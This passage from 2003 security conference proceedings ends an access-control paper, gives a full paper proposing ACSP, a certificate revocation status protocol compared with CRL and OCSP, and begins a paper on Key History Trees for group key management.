A specification of $SBAC(\psi)$ defines the beliefs and knowledge of a mediating agent $\mathcal{M}$ that may be used to evaluate access requests. A requester agent $u_m \in \mathcal{U}$ may access an object $o_k \in \mathcal{O}$ iff the mediator believes u_m to be authorized to exercise an access privilege a_l on o_k at the time of u_m's access request iff an authorization $\langle u_m, a_l, o_k \rangle$ is provable from $SBAC(\psi)$ by an operational method. Moreover, $\mathcal{M}$ is able to dynamically revise its beliefs about the status of u_m by learning about u_m's behaviours, and by reasoning about these behaviours[3]. Our use of negation-as-failure in the *sla* clause enables the mediating agent to withdraw beliefs when new information becomes available about a requester agent's behaviours, and it makes it straightforward for new information to be assimilated about a requester agent's status. What is more, negation-as-failure may be used when information about a requester agent's status is incomplete; in this case, default reasoning (by NAF) may be employed to determine a requester agent's status.

Example 3. Consider the access policy that is described in Example 2, and suppose that the ordinary agent Bob performs the following acts:

> On *12/12/2002*, Bob deposits 1000 Euros in account a_1 to make the current balance 1000 Euros. On *20/12/2002*, Bob withdraws 2000 Euros from the account.

In this case, $\mathcal{M}$ will believe that Bob is authorized to read and write object o_1 between *12/12/2002* and *19/12/2002*, as, during that period, $\mathcal{M}$ believes Bob to be a user with a status level l_1. However, as of *20/12/2002*, $\mathcal{M}$ revises its beliefs

[3] The mediating agent is reactive and rational.

about Bob's status and holds Bob to have a status level l_2. Because of the revision of Bob's status, the write action that Bob was permitted to perform on o_1, up until *20/12/2002*, is dynamically withdrawn. Moreover, after 31/12/2002, the read access privilege that Bob has on o_1 in the interval [12/12/2002, 31/12/2002] will be dynamically withdrawn.

A number of attractive technical results apply to the operational methods that may be used with $SBAC(\psi)$. In particular, if a sound and complete operational method is used for evaluating access requests with respect to $SBAC(\psi)$ then (i) no unauthorized access is provable (thus, *safety* [5] is ensured), and (ii) all authorized access is provable (thus, *availability* [5] is ensured).

5 The Practical Implementation of *SBAC* Programs

We have implemented a range of $SBAC$ programs to control access to our test databases. We have used CGI as our interface mechanism. More specifically, we used Eugene Kim's CGIHTML package [13]. All development work was done on Solaris using Sun's Forte compiler and an Apache server. Our $SBAC$ programs are implemented by using XSB [14]. XSB permits the well-founded semantics of an $SBAC$ program to be computed by using *SLG-resolution* [14]. The application programs are written in C and use the XSB object module to produce applications offering good performance. Our implementation involves passing queries to XSB in the form of a string; returned data is obtained from an XSB register. Access requests are made at a web-site via a dialog box in an HTML form.

The general process followed by our applications is as follows:

1. The applications are called by the CGI server and are passed a string from which they extract the requester agent's access request, $\mathcal{R}$.
2. $\mathcal{R}$ is parsed to make sure that it is syntactically correct. If not, an error message is returned.
3. If $\mathcal{R}$ is syntactically correct then it is passed to XSB for evaluation.
4. XSB is initialized and reads its pre-compiled data file; it is then passed the constructed form $\mathcal{R}_C$ of $\mathcal{R}$.
5. The result of evaluating $\mathcal{R}_C$ is returned directly to the CGI server (embedded in the necessary HTML, as with all data returned to the server).

Our analysis of the results of our test queries on SQL databases and *extended protected databases* [15], reveal that evaluating access requests via $SBAC$ programs incurs additional overheads of the order of a few hundredths of a second (in the worst case). These costs are negligible relative to the communication costs incurred in accessing a database via the web (see [9] for detailed performance results).

6 Conclusions and Further Work

$SBAC$ programs are succinct, they are formally well-defined, they can be used to represent a range of access policies, they permit properties of an access policy to

be proven, they can be efficiently implemented (in various languages), and they can be used to protect the information in a variety of web servers and databases. In future work on *SBAC* programs, we propose to investigate the issues relating to the representation and checking of application-specific constraints on a formulation of an *SBAC* policy.

References

1. Sandhu, R. and Ferraiolo, D. and Kuhn, R.: The NIST Model for Role-Based Access Control: Towards a Unified Standard. Proc. 4th ACM Workshop on Role-Based Access Control (2000) 47–61
2. S. Barker: Protecting Deductive Databases from Unauthorized Retrievals. DBSec 2000, Kluwer (2000) 301–311
3. Jajodia, S. and Samarati, P. and Sapino, M. and Subrahmaninan, V.S.: Flexible Support for Multiple Access Control Policies. ACM TODS, Vol. 26, no 2 (2001) 214–260
4. Bertino, E. and Catania, B. and Ferrari, E. and Perlasca, P.: A System to Specify and Manage Multipolicy Access Control Models. Proc. POLICY 2002, IEEE Computer Society (2002) 116–127
5. Barker, S. and Stuckey, P.: Flexible Access Control Policy Specification with Constraint Logic Programming. ACM Trans. on Information and System Security (To appear)
6. Bertino, E. and Bonatti, P. and Ferrari, E.: TRBAC: A Temporal Role-Based Access Control Model. Proc. 5th ACM Workshop on Role-Based Access Control (2000) 21–30
7. Barker, S.: Temporal Authorization in the Simplified Event Calculus. DBSec 1999 (1999) 271–284
8. Damianou, N. and Dulay N. and Lupu E. and Sloman M.: The Ponder Policy Specification Language. Proc. International Workshop on Policies for Distributed Systems and Networks, Springer, Lecture Notes in Computer Science, Vol. 1995 (2001) 18–38
9. Barker, S.: Status-based Access Control (To appear)
10. Przymusinski T.: On the Declarative Semantics of Deductive Databases and Logic Programming. Ed. Minker, J., Foundations of Deductive Databases and Logic Programming, Morgan-Kaufmann (1988) 193–216
11. Clark, K.: Negation as Failure. Ed. Gallaire H. and Minker, J., Logic and Databases, Plenum (1978) 293–322
12. van Gelder, A. and Ross, K. and Schlipf, J.: The Well-Founded Semantics for General Logic Programs. JACM, Vol. 8 (1991) 620–650
13. CGIHTML, The CGIHTML package, http://www.eekim.com/software/cgihtml/
14. Sagonas, K. and Swift, T. and Warren, D. and Freire, J. and Rao, P.: The XSB System Version 2.0, Programmer's Manual (1999)
15. Barker, S.: Access Control for Deductive Databases by Logic Programming Ed. Peter J. Stuckey, Proc. 18th ICLP 2002, ICLP, Springer, Lecture Notes in Computer Science, Vol. 2401 (2002) 54–69

Advanced Certificate Status Protocol*

Dae Hyun Yum, Jae Eun Kang, and Pil Joong Lee

Department of Electronic and Electrical Engineering, POSTECH
Hyoja-dong, Nam-Gu, Pohang, Kyoungbuk, 790-784, Rep. of Korea
{dhyum,florist,pjl}@postech.ac.kr
http://islab.postech.ac.kr

Abstract. This paper proposes ACSP (Advanced Certificate Status Protocol), a new online certificate status checking protocol. ACSP is a flexible revocation status checking system, for ACSP allows users to set their own recency requirements. In addition, ACSP is very efficient because ACSP requires small computational and communicational costs compared with OCSP in most environments. Actually, OCSP can be considered as a special case of ACSP. We also propose ACSP+ that is a variant of ACSP with a proxy responder.

Keywords: PKI, certificate revocation, CRL, OCSP, ACSP.

1 Introduction

As electronic commerce becomes an indispensable element of today's Internet, PKI (Public Key Infrastructure) is gaining a considerable attention because it can provide security services such as authentication, confidentiality and integrity. The main idea of PKI is a digital certificate that is a digitally signed statement binding an entity and his public key. While we have reached the mature stage of issuing digital certificates and evaluating them, we are in a controversial stage when it comes to revocation. We cannot even agree on what the revocation means [1]. In this paper, we focus our discussion on the mechanism of revocation and this is valid whichever meaning of revocation we accept.

When a certificate is issued, its validity is limited by a pre-defined expiration time. Since there are some instances where a certificate must be nullified prior to its expiration time, the existence of a certificate is a necessary but not sufficient condition for its validity. CRL (Certificate Revocation List) is the most common mechanism for determining whether a certificate is revoked or not [3]. CRL is a signed list of revoked certificates that is periodically issued by the CA (Certification Authority). The most important drawback of CRL is that the size of CRL can grow arbitrarily large. This causes unnecessary consumption of storage and bandwidth, which cannot be tolerated in some environments. Another shortcoming of CRL is that the time granularity of revocation is constrained by the CRL issuance period. If a certificate is revoked between CRL issuance periods, people

* This research was supported by University IT Research Center Project, the Brain Korea 21 Project, and Com^{2}MaC-KOSEF.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 229–240, 2003.

can face the risk of accepting this revoked certificate as valid. To overcome these shortcomings, some remedies can be applied: delta CRL, partitioned CRL, CRT (Certificate Revocation Tree) [5] and their variants [6,8,11].

Since high value transaction requires that the validity of a given certificate be checked in real-time, CRL cannot be a suitable revocation mechanism for this application. The most popular mechanism that provides real-time status of a certificate is OCSP (Online Certificate Status Protocol) [10], where a client generates an "OCSP request" and a server replies to the client with an "OCSP response." OCSP is appropriate for applications where timeliness is of high priority. A major drawback of OCSP is the heavy load required by the server. Since the server has to be involved in every transaction, the number of generations of OCSP responses can be very large. Fox and LaMacchia pointed out that the data format of a certificate could be used as that of an OCSP response to reduce system complexity [2].

In general, the acceptor takes risks concerning his decisions about whether certificates supplied by a signer are stale or not. Therefore, the acceptor wants signer's certificates to be as recent as possible. Every acceptor has his "recency requirements." Some acceptors will be satisfied with a day-old certificate and others with a week-old certificate. However, recency requirements in CRL and OCSP are determined by the CA, not by the acceptor; recency requirements in CRL are limited by the CRL issuance period, and real-time query is the only option in OCSP.

The first scheme providing acceptor's flexible recency requirements was introduced by Rivest [12]. His goal was the elimination of CRL by the use of acceptor's flexible recency requirements. However, there was no explicit revocation method in his system. Even though he pointed out that this problem could be solved by "suicide bureaus," they complicate the trust model. Another scheme providing acceptor's flexible recency requirements, called ROD (Revocation on Demand), was introduced by McDaniel and Rubin [7]. ROD uses a publish/subscribe mechanism [14] for CRL delivery. Since ROD is based on CRL, ROD has some shortcomings inherited from CRL, e.g., high consumption of storage and bandwidth.

In this paper, we propose a new certificate revocation status checking system called ACSP (Advanced Certificate Status Protocol) that provides acceptor's flexible recency requirements. ACSP is based on OCSP for real-time status checking. Hence, ACSP does not need bulky data like CRL. To overcome the heavy computational load of CA, we reduced the number of generating "ACSP responses" by certificate re-issuance technique and re-transmission of the re-issued certificate. In most environments, ACSP requires less computational and communicational workload compared with OCSP while providing acceptor's flexible recency requirements. We also propose ACSP+ that is a variant of ACSP with a proxy responder.

2 Design Principles

Until now, many certificate revocation systems have been developed. However, no revocation system can fit all PKI environments. There are some tradeoffs

between these revocation systems. Although CRL is criticized for its unnecessary consumption of storage and bandwidth, CRL can be the most efficient solution in some PKI environments [7]. Therefore, we wish to clarify our design principles behind ACSP in this section.

Requirement 1: Explicit Revocation Mechanism. To avoid cumbersome revocation, some PKIs eliminated explicit revocation mechanisms. For example, the short-lived certificate proposed by the WAP forum has a very short validity period with no means of invalidation [13]. Some fundamental questions about short-lived certificate are presented in [9]. We will use an explicit revocation mechanism where certificates can be revoked before its expiration time when the circumstances dictate.

Requirement 2: Online Certificate Status Checking. Online revocation status checking may significantly reduce the latency between a revocation report and the distribution of the information to relying parties. After the CA accepts the reports as authentic and valid, any response to the revocation status query will correctly reflect the impacts of the revocation [4]. Since the acceptor requires the revocation status information as recent as possible, online certificate status checking can provide the best evidence for validity. Hence, our system will be constructed based on OCSP.

Requirement 3: No Bulky Data Like CRL. The main complaint about CRL is that the size of the revocation list can become huge. The size of CRL is in linear proportion to the population of entire PKI users. This discourages some devices such as mobile equipments from accommodating CRL. As our system will be based on online status checking, we can easily do without a large data structure like CRL.

Requirement 4: Recency Requirements Must Be Set by the Acceptor, not by the CA [12]. In general, the acceptor, not the CA, runs the risk if his decision is wrong. Hence, recency requirements have to be set by the acceptor, not by the CA. Note that we used the phrase "in general" because there are some instances where the certificate issuer takes more risks than the acceptor [7]. The acceptors in CRL and OCSP cannot set their recency requirements. By contrast, our system will provide acceptor's flexible recency requirements.

Requirement 5: Acceptor Should Take Care of Certificates Not Satisfying His Recency Requirements. Consider the following scenario: Before leaving on summer vacation, Alice decided to send an e-mail to Bob. Alice sent a message with her signature and certificate. Then, she enjoyed her vacation in a silent island. When Bob received Alice's e-mail, he noticed that her certificate does not satisfy his recency requirements. If Bob can take care of this certificate,

there is no problem. However, if Alice has to deal with this certificate, Bob must wait until she comes back from her vacation. We claim that the acceptor should take care of certificates not satisfying acceptor's recency requirements. This is different from Rivest's approach [12]. Another advantage of our approach is that Alice does not need to know Bob's recency requirements. If Bob changes his recency requirements very often or he wants his recency requirements confidential, our approach will be more promising.

Requirement 6: New Certificates Are the Best Evidence. Rivest argued that the simplest form of recency evidence is just a (more-) recently issued certificate [12]. Fox and LaMacchia pointed out that the response to a real-time query is just another certificate [2]. Since the computational costs required to generate an OCSP response and to issue a new certificate are the same, we prefer to issue a new certificate as a response to a real-time query. However, this reissuance technique does not increase CA's risk because the new certificate has the same expiration time as the queried certificate.

Requirement 7: Reuse of the Existing Certificate Issuance Mechanisms and Infrastructure. Fox and LaMacchia attested that we had better leverage existing syntax, message formats and infrastructure as opposed to creating new messages [2]. They showed that the same syntax could be used to issue a new certificate and to generate an OCSP response. We move one step further; a new certificate will be used as a response to a real-time query and the new certificate can replace the queried certificate. To reuse the existing infrastructure, we will abstain from introducing new agents such as suicide bureaus.

Requirement 8: Small Computational and Communicational Load. While online certificate status checking gives the acceptor satisfactory real-time information, CA suffers from a heavy computational and communicational workload. Fox and LaMacchia's system improved OCSP by using the same syntax for a certificate and an OCSP response, but the number of OCSP responses generated by CA did not decrease [2]. To mitigate CA's workload, we will reduce the number of CA's responses and total communication passes. In most environments, our system will show a better performance than OCSP.

In the next section, we will propose ACSP, an advanced online certificate status checking protocol. ACSP is constructed on the above design principles. After we explain the mechanism of ACSP, we present an analysis of ACSP. It will be shown that ACSP is more flexible and efficient than OCSP in most environments.

3 ACSP

3.1 Mechanism

We adopt the model presented in [2] as a typical financial transaction model. There are three parties of interest: Alice (the signer who sells the financial trans-

action), Bob (the acceptor who buys the financial transaction) and the CA. Before any transaction occurs, Alice generates her public key/private key pair and submits a certificate issuance request to the CA. If this request satisfies the CA's certificate issuance policy, CA replies to Alice with a certificate $Cert$ that binds Alice's name and her public key. Let the validity period of $Cert$ be from t_1 to t_2. We assume that t_1 is the certificate issuance time and t_2 denotes the expiration time. When Alice wants to send a message M to Bob, she signs M and sends the message with the signature value S and the certificate $Cert$. After receiving M, S and $Cert$, Bob decides whether he accepts this message or not according to his acceptance policy.

We define the acceptor, Bob's recency period t. If the signer, Alice's certificate $Cert$ is within time t from the certificate issuance time t_1, Bob trusts this certificate as valid without checking its revocation status. In case Alice's certificate $Cert$ is not within time t from the certificate issuance time t_1, Bob queries whether $Cert$ is revoked or not to the CA. Hence, Bob's recency period t is a kind of recency requirement. If Bob sets t as a very short time, he will enjoy almost real-time certificate revocation status. If Bob sets t as a very long time, he will skip revocation status checking processes for many certificates to shorten the overall processing time. Since every acceptor may have his own recency period t, and change his recency period t arbitrarily, ACSP can be used in a very flexible manner.

To answer Bob's query, CA generates an ACSP response[1]. If Alice's certificate $Cert$ is not revoked, CA issues a new certificate $Cert'$ as the ACSP response to Bob. $Cert'$ contains the same information as $Cert$ except that the validity period of $Cert'$ is from t_q to t_2, where t_q is Bob's query time. This can be seen as a certificate renewal process of Alice's certificate. After receiving the ACSP response $Cert'$, Bob forwards $Cert'$ to Alice, who can replace $Cert$ with $Cert'$. This certificate re-issuance technique together with recency period t will improve the system performance. If Alice's $Cert$ is already revoked at t_R, where $t_R < t_q$, the CA issues a new certificate $Cert'$, whose validity period of $Cert'$ is from t_1 to t_R. Bob can conclude that Alice's certificate $Cert$ is already revoked, for the ACSP response $Cert'$ is an expired certificate. Additionally, Bob knows the fact that $Cert$ was revoked at t_R. Note that the generation of an ACSP response does not take more risks than that of an OCSP response, since the expiration time of an ACSP response is the same as that of queried certificate and an OCSP response is just another certificate [2].

The ACSP response $Cert'$ can be generated by use of exiting certificate issuance mechanisms and infrastructure.

At this point, we will present our new online certificate status checking protocol, ACSP. There are two types of ACSP and their performances are not much different.

[1] The ACSP request/response may include other information such as a protocol version and optional extensions. However, we do not consider these implementation details.




Fig. 1. ACSP (I)

3.1.1 ACSP (I).

STEP1. Alice sends a message M with a signature value S, and the certificate $Cert$.

If Alice's certificate satisfies Bob's recency period, he accepts Alice's certificate as valid and halts ACSP protocol. Otherwise, the following steps are executed.

STEP2. Bob sends an ACSP request to the CA in order to check whether $Cert$ is revoked or not.

STEP3. The CA checks the revocation status of $Cert$. As an ACSP response, the CA generates a new certificate $Cert'$ and sends $Cert'$ to Bob. After receiving the ACSP response $Cert'$, Bob can decide whether Alice's certificate $Cert$ is revoked or not.

STEP4. Bob sends the re-issued certificate $Cert'$ to Alice and she may replace $Cert$ with $Cert'$.

In case Alice's certificate $Cert$ satisfies Bob's recency period t, i.e. $t_q - t_1 \leq t$, STEP2, STEP3 and STEP4 are not executed. Therefore, the CA does not need to be involved in this transaction. This relieves CA's workload.

In case Alice's certificate $Cert$ does not satisfy Bob's recency period t, i.e. $t_q - t_1 > t$, STEP2, STEP3 and STEP4 are executed. If $Cert$ is not revoked, the CA generates an ACSP response $Cert'$, where $Cert'$ is a new certificate of which validity period is from t_q to t_2. Bob forwards this new certificate $Cert'$ to Alice, and Alice can replace $Cert$ with $Cert'$. Since the issuance time t_1 of $Cert$ is replaced by the new issuance time t_q of $Cert'$, Alice's new certificate $Cert'$ will satisfy most acceptors' recency periods in the following transactions.

Note that STEP4 can be omitted if Bob does not want to send $Cert'$ to Alice, or if Alice does not want to replace $Cert$ with $Cert'$. There is no harmful effect

of skipping STEP4. The only negative effect is that the issuance time of Alice's certificate is not renewed.

In ACSP (I), Bob forwards $Cert'$ to Alice in STEP4. Instead, the CA can send $Cert'$ to both Bob and Alice in STEP3. ACSP (II) adopts this change.

3.1.2 ACSP (II).

STEP1, STEP2. The same as ACSP (I).

STEP3. The CA checks the revocation status of $Cert$. As an ACSP response, the CA generates a new certificate $Cert'$ and sends $Cert'$ to both Bob and Alice. After receiving the ACSP response $Cert'$, Bob can decide whether Alice's certificate $Cert$ is revoked or not, and Alice may replace $Cert$ with $Cert'$.




Fig. 2. ACSP (II)

ACSP (II) can be executed a little faster than ACSP (I). Note that the CA can omit to send $Cert'$ to Alice in STEP3. The only negative effect of this omission is that the issuance time of Alice's certificate is not renewed.

3.2 Analysis

ACSP satisfies the design principles explained in Section 2 as follows:

Requirement 1: Explicit Revocation Mechanism. Certificates can be revoked prior to its expiration time.

Requirement 2: Online Certificate Status Checking. When signer's certificate does not satisfy acceptor's recency period, the acceptor obtains real-time revocation status from the CA.

Requirement 3: No Bulky Data Like CRL. There is no bulky data like CRL in ACSP.

Requirement 4: Recency Requirements Must Be Set by the Acceptor, not by the CA. Every acceptor can set his own recency period and change the recency period arbitrarily. If the acceptor sets $t = 0$, he can obtain the revocation status information equivalent to an OCSP response.

Requirement 5: Acceptor Should Take Care of Certificates not Satisfying His Recency Requirements. When signer's certificate does not satisfy the acceptor's recency period, the acceptor can proceed without the signer's help.

Before going on the analysis, we compare ACSP with previous revocation status checking systems in the above aspects. Tabl. 1 shows the results.

Table 1. The comparison of various revocation status checking protocols

	CRL[3]	ROD[7]	Short lived[13]	Rivest[12]*	OCSP[3]	ACSP
Requirement 1	Yes	Yes	No	No	Yes	Yes
Requirement 2	No	No	No	No	Yes	Yes
Requirement 3	No	No	Yes	Yes	Yes	Yes
Requirement 4	No	Yes	No	Yes	No	Yes
Requirement 5	Yes	Yes	Yes	No	Yes	Yes

* Rivest's system without a suicide bureau was compared in this table.

Requirement 6: New Certificates Are the Best Evidence. New certificates are used as ACSP responses.

Requirement 7: Reuse of the Existing Certificate Issuance Mechanisms and Infrastructure. The generation module of ACSP responses can be constructed by use of the existing certificate issuance mechanisms and infrastructure. For the case of $t = 0$, we can define the OCSP response as the ACSP response and this guarantees the compatibility of the two systems. In addition, ACSP does not introduce new agents such as suicide bureaus.

Requirement 8: Small Computational and Communicational Load. Since ACSP is a kind of online certificate status checking system, we will compare ACSP with the most famous online certificate status checking system, OCSP. Note that [2] has the same computational and communicational workload as OCSP.

For simplicity, we assume the case where one signer communicates with many acceptors. This analysis can be easily extended to the case where many signers communicate with many acceptors. We define the following parameters:

T: The validity period of signer's certificate
($T = t_2 - t_1$, where t_1 is the issuance time and t_2 is the expiration time)
t: Acceptors' average recency period
($T = n \times t$, where we assume that n is an integer)
q: The average number of transactions between the signer and the acceptors during the recency period t

The signer has nq transactions with the acceptors, during T, the validity period of signer's certificate. In OCSP, the CA has to be involved in every transaction and generate an OCSP response for each nq transaction. However, ACSP responses are generated only n times in average, because signer's certificate is replaced by a new certificate in every recency period t and this new certificate satisfies acceptors' recency periods during t in average. To generate OCSP or ACSP response, the CA needs the computational load of one signature generation. Hence, the number of signature generation performed by the CA is nq in OCSP, and n in ACSP.

When an acceptor receives a message from a signer, the acceptor has to decide whether signer's certificate is valid or not. For this decision, the acceptor may need more communications with the CA and the signer. We will consider this communicational overhead. In OCSP, the acceptor has to send an OCSP request and the CA has to send an OCSP response for each nq transaction. Therefore, the communicational overhead of OCSP is $2nq$. In ACSP, the acceptor does not need additional communications if signer's certificate satisfies acceptor's recency period. If signer's certificate does not satisfy acceptor's recency period, three more passes are needed. Hence, the communicational overhead of ACSP is $3n$ in average.

Tabl. 2 summarizes the above analysis. As you can see, ACSP reduced CA's signature generation by $1/q$. The computational cost of ACSP is much cheaper than that of OCSP.

Table 2. The comparison of efficiency in OCSP and ACSP

	CA's signature generation	Communicational overhead
OCSP	nq	$2nq$
ACSP	n	$3n$

In communicational overhead, OCSP requires $2nq$ additional communication passes, while ACSP needs $3n$ additional communication passes. Therefore, if q is greater than 1.5, i.e. if there are more than or equal to two transactions during t, ACSP requires smaller communicational overhead than OCSP.

For very small q, the size of total packets in ACSP can be larger than that in OCSP, because the size of an ACSP response is larger than that of an OCSP response. This can be the only drawback of ACSP, but the size of total packets in ACSP becomes smaller than that in OCSP as the value of q grows.

4 ACSP+

4.1 Mechanism

In on-line certificate revocation status checking protocols, the response can be signed by the CA or other trusted parties. For example, the key used to sign an OCSP response can belong to one of the following [10]:

1. the CA who issued the certificate in question
2. a Trusted Responder whose public key is trusted by the acceptor
3. a CA designated responder (authorized responder) who holds a specially marked certificate issued directly by the CA, indicating that the responder may issue responses for that CA

If we adopt a proxy responder, the CA need not involve in the revocation status checking process. This improves the scalability of revocation status checking system.

To construct ACSP+ (ACSP with a proxy responder), we have to make some changes in ACSP, since the proxy responder cannot issue a new certificate as a response. Firstly, an ACSP+ response is a signed message indicating that the queried certificate is valid at time t_q, and the signer transmits this response with $Cert$, thereafter. Secondly, acceptor's recency period is checked against an ACSP+ response rather than against a certificate.

At this point, we will present ACSP+ in which a proxy responder involves. As ACSP, there are two types of ACSP+ and their performances are not much different.

4.1.1 ACSP+ (I).

STEP1. Alice sends a message M with a signature value S, her certificate $Cert$ and the previous ACSP+ response R.

If the previous ACSP+ response R satisfies Bob's recency period, he accepts Alice's certificate as valid and halts the ACSP+ protocol. Otherwise, the following steps are executed.

STEP2. Bob sends an ACSP+ request to a proxy responder in order to check whether $Cert$ is revoked or not.

STEP3. The proxy responder checks the revocation status of $Cert$ and sends an ACSP+ response R' to Bob. After receiving the ACSP+ response R', Bob can decide whether Alice's certificate $Cert$ is revoked or not.

STEP4. Bob sends the ACSP+ response R' to Alice and she replaces the previous ACSP+ response R with the new ACSP+ response R'.

4.1.2 ACSP+ (II).

STEP1, STEP2. The same as ACSP+ (I).

STEP3. The proxy responder checks the revocation status of $Cert$ and sends the ACSP+ response R' to both Bob and Alice. After receiving the ACSP+ response R', Bob can decide whether Alice's certificate $Cert$ is revoked or not, and Alice replaces the previous ACSP+ response R with the new ACSP+ response R'.

4.2 Analysis

The basic facts about ACSP in Tabl. 1 are true for ACSP+. However, an ACSP+ response is not a new certificate even though new certificates are the best evidence (Requirement 6). This stems from the exclusion of the CA in the revocation status checking process.

Since ACSP and ACSP+ have the same number of response signing, the responder's computational costs in the two systems are the same. The number of communicational passes in ACSP and ACSP+ are also equal. Hence, the analysis in Tabl. 2 holds good for ACSP+. However, the signer in ACSP+ sends the previous ACSP+ response R with $Cert$, which consumes more communicational bandwidth. Note that the size of an ACSP+ response is smaller than that of an ACSP response because the ACSP+ response can contain only necessary fields.

The choice between ACSP and ACSP+ is dependent on the system designer's preference.

5 Conclusions

High value transaction requires that the validity of a given certificate can be checked in real-time. In this paper, we proposed ACSP, an advanced online certificate status checking protocol. ACSP improved OCSP, the most popular online certificate status checking protocol, in two aspects: flexibility and efficiency. If we define the OCSP response as the ACSP response for $t = 0$ (i.e., an acceptor's recency period is zero), the compatibility of the two systems is guaranteed. When the use of proxy responders is desirable, ACSP+ can be a good solution. We hope this work to stimulate research in online certificate status checking mechanisms.

References

1. Fox, B. and LaMacchia, B.: Certificate Revocation: Mechanics and Meaning. FC '98, LNCS 1465 (1998) 158–164
2. Fox, B. and LaMacchia, B.: Online Certificate Status Checking in Financial Transactions: The Case for Re-issuance. FC '99, LNCS 1648 (1999) 104–117

3. Housley, R., Polk, W., Ford, W. and Solo, D.: Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 3280, IETF (2002)
4. Jain, G.: Certificate Revocation - A Survey. Project paper, http://www.cis.upenn.edu/∼jaing/papers/
5. Paul C. Kocher: On Certificate Revocation and Validation. FC '98, LNCS 1465 (1998) 172–177
6. McDaniel, P. and Jamin, S.: Windowed Certificate Revocation. IEEE INFOCOM 2000
7. McDaniel, P. and Rubin, A.: A Response to 'Can We Eliminate Certificate Revocation Lists?'. FC 2000, LNCS 1962 (2001) 245–258
8. Micali, S.: Efficient Certificate Revocation. Technical Memo MIT/LCS/TM-542b, MIT, Laboratory for Computer Science (1996)
9. Myers, M.: Revocation: Options and Challenges. FC '98, LNCS 1465 (1998) 165–171
10. Myers, M., Ankney, R., Malpani, A., Galperin, S. and Adams, C.: "X.509 Internet Public Key Infrastructure Online Certificate Status Protocol - OCSP," RFC 2560, IETF (1999)
11. Naor, M. and Nissim, K.: Certificate Revocation and Certificate Update. 7th USENIX Security Symposium (1998)
12. Rivest, R. L.: Can We Eliminate Certificate Revocation Lists?. FC '98, LNCS 1465 (1998) 178–183
13. WAP forum, "WPKI," WAP-217-WPKI, Version 24-Apr-2001, http://www.wapforum.org/
14. Wilhelm, R.: Publish and Subscribe with User Specified Action. In Patterns Workshop, OOPSLA '93 (1993)

Key History Tree: Efficient Group Key Management with Off-Line Members

Antonio Lain and Viacheslav Borisov*

HP Labs, Bristol, UK

Abstract. We present a new approach to deal with off-line members that are part of a secure dynamic group, where all the group members share a secret key, and this key is continuously changed to match current membership. Instead of re-negotiating keys when members become off-line or forcing direct interaction with the key manager, we propose a safe caching mechanism particularly suited for LKH (Logical Key Hierarchy) schemes. The basis of our approach is that in many applications, members that are back on-line just need to know the current key and not all the intermediate keys negotiated while they were off-line. We have devised a compact representation for that purpose called KHT (Key History Tree). A KHT is built using only publicly available information, so it can be safely replicated over the network, and its operation is transparent to clients and key managers. We use as an example of the benefits of our approach a web-based subscription service that anonymizes customer interactions while enforcing membership payments. Extensive simulations show the advantage of our approach over more conventional schemes.

1 Introduction

Many applications require an efficient and secure mechanism to distribute information to a dynamically changing trusted community. Mechanisms that satisfy this requirement form a secure group that share a secret key. This key is updated when a new member joins the group (backward confidentiality) or leaves it (forward confidentiality). We will assume in the rest of this paper that there is a Key Manager (KM) responsible for controlling this shared key, and therefore, the membership of the group. A trivial implementation of a member eviction will require a private communication of the KM with each of the remaining members, so that they can learn the new key. However, in order to make this rekeying operation more scalable, there are well-known techniques that combine a multicast transport with a Logical Key Hierarchy (LKH) [1], reducing the complexity of this operation to logarithmic with the size of the group.

Unfortunately, robust key management in these schemes requires that members are always on-line to reliably receive key updates on a timely manner. This can limit the applicability of these schemes when the community is large and

* Borisov's research was done under a HP Labs student placement program in Bristol. Currently, he is at St. Petersburg Technical University.

V. Gorodetsky et al. (Eds.): MMM-ACNS 2003, LNCS 2776, pp. 241–254, 2003.

loosely coupled, or when the connectivity between members is poor, or just simply when the most common behaviour of a member is to be off-line. In these cases it can be too expensive to assume that members are (implicitly) evicted as they go off-line.

Our approach to deal with off-line members benefits from the fact that, when a group member becomes active again, he is usually just interested in the key currently used by the group, and not in all the intermediate keys that were in use while he was off-line. Therefore, we have devised a data structure that we call the Key History Tree (KHT) that uses this property to merge all the key updates multicast by a KM into a very compact representation. KHTs contain only publicly available information, i.e., encrypted keys, so that they can be safely cached in different parts of the network. This simplifies the way that the manager of the KHT receives updates reliably from the KM, ensuring that its information is easily multicast to members when they are back online.

Moreover, off-line members keep state associated with previously known keys, and this can help us to prune the KHT. In particular, we define the KHT Working Set (KHT-WS) to be the minimal subset of this tree that is needed so that all the valid group members can obtain the current key. Unfortunately, to compute the WS, we need to know the exact rekeying status of our group members and some of them are off-line. Therefore, we provide a set of heuristics to prune the KHT that give us an estimate of this WS without needing global knowledge. These heuristics are based on previous behaviour, relative importance of the nodes, and "ageing" information associated with the node keys.

KHT is particularly suited for Anonymous Group Content Delivery (AGCD). On the one hand, the server enforces that content is only visible to current group members. On the other hand, the group members want to avoid the server tracking what content they access. As the group membership can be very dynamic, efficient delivery should allow multicast or cached content, and most members are likely to be off-line most of the time. Encrypting all content with a group key is an obvious solution, but the management of this shared key must handle off-line members well. Our solution annotates the subscribed content with an estimate of the KHT-WS to facilitate the handling of off-line members.

The rest of this paper is organized as follows: Section 2 discusses related work. Section 3 explains in more detail the KHT data structure and algorithms. Section 4 describes an implementation of AGCD using a KHT. Section 5 presents some simulation results showing the performance of KHT for the AGCD application discussed above. Finally, Section 6 discusses our conclusions.

2 Related Work

